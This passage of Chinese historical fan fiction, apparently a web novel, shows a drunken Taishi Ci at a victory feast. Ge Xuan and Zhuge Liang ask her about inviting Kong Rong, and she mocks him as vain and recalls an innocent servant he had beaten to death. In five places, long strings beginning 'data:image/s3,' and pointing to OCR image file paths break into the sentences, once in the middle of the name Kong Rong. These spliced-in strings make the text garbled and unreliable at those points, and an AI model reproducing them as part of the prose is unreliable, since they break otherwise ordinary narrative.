    太史慈拎起一壶酒,大步走到向下方的士兵。她看起来虽然有些醉,但步伐依旧稳健,举起酒壶一口猛干:“这一仗打得太漂亮了!我看他曹操孙策还狂什么!喝!都给我使劲喝!”

    士兵捧场欢呼起来,场面更加热闹。

    就是吵得葛玄有些头晕。

    她还有要是和太史慈谈,所以跑到营寨中举行的宴席上来抓太史慈来了。

    太史慈见揽着自己肩膀的是葛玄,还想拉着她一块不醉不休,但还是被葛玄拉走了。

    “哎,王府里的庆功宴冷清清的,又不好撒泼打滚,喝醉了就是要撒泼打滚啊!快说吧,说完我要回去和他们喝酒了。”太史慈靠在椅背上,一脚翘在椅子扶手上,和沉稳的众人相比,已经是个醉汉了。

    葛玄抿了口温酒,悠悠瞥向太史慈:“太史慈,凭你和孔融的关系,能把他请来吗?”

    “我和一个有沽名钓誉的人什么关系。”太史慈笑脸全无,甚至刚刚的好心情都被污染。

    每次一听到孔融这个名字,她就会想起那个因她和他而死的无辜人。

    下人私通,孔融单单把她留下来,却乱棍打死了另一人,这是他最错误的决定。

    “如此说来……”诸葛亮不是很习惯在背后议论他人,面对接下来要说出口的话,也变得有些难为情:“太史将军是觉得孔夫子是个迂腐的人,你们之间究竟发生了什么,才会让你对他有如此大的敌意。”

    葛玄见太史慈摆着一副臭脸,笑着替她回道:“他不是迂腐的人,能写出父母无恩论的人,怎么会是迂腐的人。”

    而且能和祢衡这样脱掉衣服羞辱曹操的人是忘年之交,怕也是个不知多狂野的人。

    不过太史慈和孔融的故事确实是很精彩了。

    “不是我对他有敌意,是他本来就是这样的人。他把名看的太重了,想想他孔子二十世孙的身份,还有让梨的故事,可算是让他享尽美誉了。他会选择站在曹操这边也是因为天子在他手上,他这样的人怎么能是乱臣贼子呢?呵呵。”太史慈仰着面,说话都有点窒息的意味

    她坐正身子,冷笑一声,语气间尽是嘲讽:“不过你们叫他来是想打他的脸的话,我很乐意帮忙。”